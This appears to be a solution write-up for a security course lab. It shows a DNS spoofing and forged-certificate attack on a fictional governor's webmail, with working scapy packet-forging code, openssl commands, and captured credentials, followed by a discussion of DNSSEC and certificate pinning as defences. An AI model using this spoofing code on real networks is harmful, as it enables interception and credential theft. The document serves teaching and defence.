Lastly, Neo has provided you with your own webserver at `~/q4/local_webserver/` that will do everything you need to do—should you somehow manage to get Gov. Getin's browser to visit it without any warnings. As before, your computer **must** have a working Internet connection to solve this problem.

NOTE: The attack needs to be as stealthy as possible! The attack should not disrupt communications to any other site Gov. Getin visits.

Include in your answer:

(a) A description of the procedure you used to obtain the secret.

Solution: Hmm, we are on the same network as the Governor, but not in-path. This means a MITM attack as in Question 3 is not going to work. Let's open up Wireshark to see what a browsing session looks like:

0.00000000	10.87.51.131	8.8.8.8	DNS	86	Standard query 0x1cfc A email.gov-of-caltopia.inf
0.22692600	8.8.8.8	10.87.51.131	DNS	102	Standard query response 0x1cfc A 54.241.165.181
6.48147600	10.87.51.131	54.241.165.181	TCP	74	43827 > https [SYN] Seq=0 Win=14600 Len=0 MSS=1460
6.48993300	54.241.165.181	10.87.51.131	TCP	58	https > 43827 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len
6.49042100	10.87.51.131	54.241.165.181	TCP	54	43827 > https [ACK] Seq=1 Ack=1 Win=14600 Len=0
6.53401200	10.87.51.131	54.241.165.181	TLSv1.1	255	Client Hello
6.53410900	54.241.165.181	10.87.51.131	TCP	54	https > 43827 [ACK] Seq=1 Ack=202 Win=65535 Len=0
6.54153600	54.241.165.181	10.87.51.131	TLSv1.1	1474	Server Hello
6.54153700	54.241.165.181	10.87.51.131	TLSv1.1	549	Certificate, Server Hello Done
6.54210000	10.87.51.131	54.241.165.181	TCP	54	43827 > https [ACK] Seq=202 Ack=1421 Win=17040 Len
6.54224900	10.87.51.131	54.241.165.181	TCP	54	43827 > https [ACK] Seq=202 Ack=1916 Win=19880 Len
6.56105800	10.87.51.131	54.241.165.181	TLSv1.1	396	Client Key Exchange, Change Cipher Spec, Encrypted
6.56112900	54.241.165.181	10.87.51.131	TCP	54	https > 43827 [ACK] Seq=1916 Ack=544 Win=65535 Len
6.58088600	54.241.165.181	10.87.51.131	TLSv1.1	336	New Session Ticket, Change Cipher Spec, Encrypted
6.60997500	10.87.51.131	54.241.165.181	TCP	54	43827 > https [ACK] Seq=544 Ack=2198 Win=22720 Len
6.92331500	10.87.51.131	54.241.165.181	TLSv1.1	523	Application Data
6.92441600	54.241.165.181	10.87.51.131	TCP	54	https > 43827 [ACK] Seq=2198 Ack=1013 Win=65535 Le

First, we see a DNS conversation, and a few seconds later a TLS conversation to the site from the DNS conversation. Looking at the webcam video, this corresponds to the Governor opening up his browser.

We are on the same network as the Governor. Perhaps we can do a DNS spoofing attack? We have to send a response with our own IP address to all DNS queries asking for the IP address of `email.gov-of-caltopia.info`. We can use the provided `scapy` framework to do this.

First, we determine the parameters of our attack.

```
target_domain = 'email.gov-of-caltopia.info.'
our_ipaddr = get_if_addr('eth0')
```

Then, we reverse the source and destination from the incoming packet.

```
ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
udp = UDP(sport=pkt[UDP].dport, dport=pkt[UDP].sport)
```

Now, we create the fake DNS response record and create a DNS packet containing the original query and our response.

```
dnsrr = DNSRR(rrname=target_domain, rdata=our_ipaddr)
dns = DNS(qr=1, id=pkt[DNS].id, qd=pkt[DNSQR], an=dnsrr)
```

Finally, we put all the pieces together and send out the packet!

```
answer = ip / udp / dns
send(answer)
```

When we combine all this code, we need to be careful that we only reply to DNS queries for our target.

```
if pkt.haslayer(DNSQR) and not pkt.haslayer(DNSRR):
  if pkt[DNSQR].qname == target_domain:
```

All the code combined:

```
target_domain = 'email.gov-of-caltopia.info.'
our_ipaddr = get_if_addr('eth0')
if pkt.haslayer(DNSQR) and not pkt.haslayer(DNSRR):
  if pkt[DNSQR].qname == target_domain:
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
    udp = UDP(sport=pkt[UDP].dport, dport=pkt[UDP].sport)
    dnsrr = DNSRR(rrname=target_domain, rdata=our_ipaddr)
    dns = DNS(qr=1, id=pkt[DNS].id, qd=pkt[DNSQR], an=dnsrr)
    answer = ip / udp / dns
    send(answer)
```

This redirects the Governor to our computer, but that's not enough:

Luckily, we know that the Governor still trusts DigiPwntar, even though everyone knows that they got broken into years ago. Also, we managed to get our hands on their signing key. We know from Question 3 how to get a certificate signed.

First, let's figure out the right Subject Name:

```
~$ openssl s_client -connect email.gov-of-caltopia.info:443 \
      | grep subject=
subject=/CN=email.gov-of-caltopia.info/ST=CA/C=US
    /emailAddress=admin@gov-of-caltopia.info
    /O=Government_Of_Caltopia/OU=None
```

Now, we generate a CSR:

```
~$openssl req -new -newkey rsa:2048 -nodes \
   -subj '/CN=email.gov-of-caltopia.info/ST=CA/C=US'\
'/emailAddress=admin@gov-of-caltopia.info'\
'/O=Government_Of_Caltopia/OU=None'\
   -keyout email.priv -out email.req
```

Finally, we generate a certificate using DigiPwntar and use that to start the local webserver:

```
~$(cd digipwntar; ./sign ../email.req ../email.x509)
~$local_webserver/local_webserver email.x509 email.priv
```

When we run our `pcap_tool.py` simultaneously, the Governor will be redirected to our fake website, and he will type his password:

```
{'caltopia_email_password': ['c53433789ef61a4d'],
 'caltopia_email_login': ['Da_Rlz_Governator'],
 'caltopia_email_submit': ['']}
```

Excellent! Using Gov. Getin's credentials, we can log into his webmail (if it ever comes back online) and gather evidence for the rigging of the elections!

(b) A discussion of whether there are any mechanisms or protocols Governor Vladivostok Getin could have used to defend himself against your attack. If so, explain why your attack wouldn't work when using these. If not, discuss the implications of this attack for the use of TLS in the Internet today.

Solution: We can spoof the DNS responses because there is no way for Gov. Getin to check the validity of those responses. DNSSEC can provide such a checking mechanism. The valid response record for `email.gov-of-caltopia.info` would be cryptographically signed. Assuming that Neo is unable to obtain the domain keys (although I wouldn't put it past him), we will not be able to generate valid signatures on our fake responses. The client should then reject these responses. However, for this to work, DNSSEC needs to be fully deployed across all servers *and* clients.

Certificate pinning, as discussed in the solution to 2(c), would also work in this scenario. Although the CA has been compromised, if the Governor's browser pinned the specific certificate it expected to see, even a correctly signed new certificate would cause a warning.